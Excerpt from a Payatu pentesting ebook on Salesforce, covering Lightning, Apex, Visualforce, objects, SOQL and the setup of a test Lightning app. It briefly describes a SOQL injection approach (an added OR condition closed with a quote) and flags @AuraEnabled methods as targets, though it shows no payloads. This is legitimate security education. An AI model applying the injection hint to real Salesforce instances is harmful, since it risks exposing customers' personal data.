Securing Salesforce:

A Guide to Pentesting and Config Review

Payatu

Payatu

Authors

Akanksha Prasad

Akanksha is a passionate, value-driven, detail-oriented Cyber Security Cosultant with a knack for finding security flaws. With 4.5 years of hands-on experience, she has tackled everything from VAPT services like web and mobile applications, network infrastructures, and API Endpoints to security configuration audits for cloud and databases and even threat modelling and SBOM. She brings a unique perspective, spotting security gaps in tech, business processes, and human behaviour.

Prajyot Chemburkar

Prajyot brings 1.7 years of hands-on experience in Cybersecurity, specializing in Web, Network, and Thick Client penetration testing. As a dedicated tech enthusiast, he is often found immersed in his work, with a cup of coffee by his side, diligently pursuing and resolving complex security challenges.

Contributor

Tanvi Tirthani

Tanvi is a Content and Media Strategist with a special foray into technology with an MBA in Marketing, Tanvi is well equipped to develop memorable content collaterals, where technology comes easy to her!

At Payatu, you will find her working with the tech team to help them enrich their copies and assets, before they are rolled out to the general public. A lot of her time here is spent understanding the cybersecurity arena and penning things down in a distinct reflective manner.

Payatu

Table of Contents

Payatu

Table of Contents

Overview

Salesforce is a cloud-based CRM software (What is CRM?). It makes it easier for companies to find more prospects, close more deals, and connect with customers in a whole new way, so they can provide them with amazing service at scale.

Businesses of all sizes make use of Salesforce CRM in some way to collect information about customers and potential clients. It has been ranked the #1 CRM provider worldwide, with a total market share of 21.7% for the 11th time in a row. With all of the PII that is being stored in the Salesforce, it is bound to become a target for malicious actors, who would love to get their hands on all this sensitive information. We are looking at Personally Identifiable Information, lifestyle data, behavioral data, etc. This can be used for identity theft or credit card frauds. If you're currently employed as a security engineer within your organization, a Salesforce developer keen on securing your Salesforce app, or simply a security enthusiast, this ebook is tailored for you.

This book provides a foundational understanding of Salesforce apps, their inner workings, common tools and methodologies for pentesting Salesforce, as well as insights into common vulnerabilities found in Salesforce applications. Additionally, it covers tools and methodologies for conducting configuration reviews.

This eBook, covers everything you need to know about Salesforce data security, including:

- **Creating Salesforce Lightning Applications:** Exploring Salesforce Lightning for developing dynamic apps for both mobile and desktop devices using modular, and reusable components.
- **Access Control Policies:** Exploring how Record-Level Security (RLS), Field-Level Security (FLS), and Object-Level Security (OLS) act as integral elements for the security model, delivering meticulous control over data access and visibility.
- **Salesforce Application Pentesting:** Penetration testing of Salesforce Applications, and available tools to assist with the pentest.
- **Configuration Review Methodologies:** a comprehensive audit of the settings, configurations, and customizations within a Salesforce instance.
- Other common vulnerabilities and remediations.

Chapter 1

Key Components of a Salesforce App

A. Lightning Component

Lightning Component is a UI development framework like AngularJS or React. This includes Aura components.

- **Salesforce Lightning** is a component-oriented framework for developing dynamic web apps for both mobile and desktop devices. These components are designed to be modular, and reusable, and can be assembled to create custom user interfaces within the Salesforce platform.
- Developers use tools like **Aura components** (the original Lightning Component framework) or **Lightning Web Components** (a more recent addition that uses web standards) to create these Lightning Components.
- **Aura components** can be used to **perform actions on Salesforce objects**—such as viewing or updating records.
- Components have **controllers** that handle user interactions, processing data, and facilitating communication between the component and the Salesforce server or other components. In simple words, controllers perform certain tasks via the method.

B. Apex Classes and Controllers

- **Apex** is an **object-oriented programming** language like Java that allows developers to execute flow and transaction control statements on the server in conjunction with calls to the Lightning Platform API.
- An **Apex controller** refers to an Apex class that provides the logic for a Visualforce page. A controller holds **Actions**, which are functions that retrieve data from Objects (or tables). **Params** are passed to these functions.
- There are two types of controllers:

    1. **Standard Controllers**, pre-formatted functions to access Salesforce objects. These controllers will be available to all organizations using Salesforce SAAS applications
    2. **Custom Controllers**, new functions developed to access Salesforce objects. This will be available only to the organization that created it.

- Apex controllers are associated with Visualforce pages and handle user input, performing backend processing, and interacting with the Salesforce database.

NOTE: Apex classes that have methods denoted with "**@AuraEnabled**" are of interest to us.

C. VisualForce

- Visualforce is a framework that allows developers to build custom user interfaces for Salesforce applications. It's a markup language like HTML and is used to create pages that integrate with the standard Salesforce user interface.

- Visualforce pages can include components, controllers, and extensions, which offer a powerful means to customize the appearance and functionality of the Salesforce user interface.

D. Salesforce Objects and Fields

1. **Objects** are like database tables, used for storing data. There are two types of objects - Standard and Custom.

2. **Fields** are like columns of the database. Examples- In the 'User' object, fields are AboutMe, CompanyName, and CommunityNickname.

3. **Records** are like rows of the database (the actual entries of data).

   (You can think of **Objects** as **Database**, **Field** as **Column** and **Record** as **Row**)

Standard Object	Custom Object
Default objects in all Salesforce environments	Objects created by Salesforce developers to create custom functionality. Have custom __c suffix
Have standard permissions	Custom permission sets
Can have custom fields	Subject to user error

Interesting Objects

- Salesforce objects may contain some PII data.
- There are 1k+ Standard objects, which may contain various types of data depending on the context of the application.

Important **Standard Objects**:

- User
- Account
- Partner
- Employee
- Case

- Contact
- Opportunity
- Lead

Reference: https://developer.salesforce.com/docs/atlas.en-us.object_reference.meta/object_reference/sforce_api_objects_list.htm

Custom Objects:

- Looks like **SomeNameHere__c**

E. SOQL (Salesforce Object Query Language)

- Similar to SQL (Structured Query Language), SOQL is specifically designed for querying Salesforce's data model, which is based on objects and records.
- SOQL is used to retrieve data from Salesforce objects such as standard and custom objects, fields, and relationships.
- SOQL only allows SELECT statements and does not support INSERT, UPDATE, or DELETE operations. It also does not support UNION, JOIN operators, or command execution.
- SOQL supports wildcard characters using the LIKE operator.
- In SQL Injection, after performing an injection, you can comment out using '--'.

However, in SOQL, there is no way to add a comment, so we need to address the '%' that exists as part of the original query. Hence, we add an additional OR condition and end it with a single quote, just as we thought.

Chapter 2

Creating Your Own Salesforce (Lightning/Public) App Instance


A. Creating a Salesforce Lightning Application

1. Navigate to https://developer.salesforce.com/signup and **signup**.


2. You will receive an email to verify the account and note your unique administration login portal/URL.

3. Login to the portal and **enable Salesforce Communities** - Navigate to Setup and Enable Digital Experiences
   a. From Setup, in the Quick Find box, enter Digital Experiences.
   b. Click Settings.
   c. Select the Enable Digital Experiences check box.
   d. Enter the domain name.
   e. Click Save.
   f. Scroll to Role and User Settings and select Allow using standard external profiles for self-registration, user creation, and login checkbox.
   g. Click OK.
   h. Click Save.


4. **Create a Community** site for your end users.
   a. From Setup, in the Quick Find box, enter Digital Experiences.
   b. Click All Sites.
   c. Click New.
   d. Select Salesforce tabs + Visualforce.
   e. Click Get StartedIn the Name field, enter the name of the community (Example: Vlocity_CLM_Classic_Partner_Community).
   f. In the optional part of the URL field, enter the name.
   g. Click Create.




5. **Activate** the Salesforce community.
   a. From Setup, in the Quick Find box, enter Digital Experiences, and click it.
   b. Click All Sites.
   c. Find the partner community that you created and click Workspaces beside the name.
   d. Click Administration.
   e. In Settings, click Activate.
   f. In Preferences, select the Show All Settings in Workspaces check box, and click Save.
   g. In Members, select your own custom profile or a permission set, and click Save.
   h. In Tabs, move Contracts to the Selected column, and click Save.




6. Navigate to the 'Object Manager' to **create custom objects**. You can create your custom objects with the assistance of the video - https://www.youtube.com/watch?v=v1sAn-mIatQc&t=649s




7. Navigate to Home (Setup) and search 'App Manager'. Select the 'New Lightning App' to **create your own lighting application**.




8. Add a name and description for your application.




9. In the App Options tab - let the default options be.




10. Click on 'Add Utility Item' and select 'To Do List'.




11. **Select the objects** – Select the standard and customized items you want to include in the web app. (Courses, Certifications, and Certification Done are the customized objects that I've created for my app.)



12. Lastly, **select the user profiles/accounts** that can access the web application and proceed to 'Save & Finish.'



13. Now you can **access the application** via App Launcher.



